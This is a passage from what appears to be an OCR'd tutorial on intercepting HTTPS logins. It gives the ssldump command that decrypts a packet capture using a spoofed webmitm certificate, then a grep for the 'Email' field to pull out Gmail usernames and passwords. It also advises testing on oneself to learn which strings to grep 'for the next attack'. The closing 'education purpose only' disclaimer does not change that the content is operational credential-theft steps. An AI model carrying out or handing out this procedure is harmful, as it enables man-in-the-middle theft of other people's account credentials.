
9. Decrypting the SSL Data With SSLdump

9.1 Decrypting the Data

Open a new terminal window, and run the command:

ssldump –r test_ethereal_scan –k webmitm.crt –d > out

This will decrypt the data using the spoofed certificate and the dump file we created with the results of the ethereal scan.




9.2 Finding the Passwords

Last, we will grep the file that is created from SSLdump in order to find the user's login name and password. In our example we tested gmail, we happen to know that the login name is represented as *Email*. So a simple grep of the string "Email" will return the results we want. In order to find the appropriate strings for other websites, you can test it on yourself and grep for your password, this will return the string of text containing the login information so that you know what to grep for the next attack.

cat out | grep Email

The results will look similar to that of the results displayed in the image below.



This is for an education purpose only. Do not misuse this information, it is for prevention techniques only.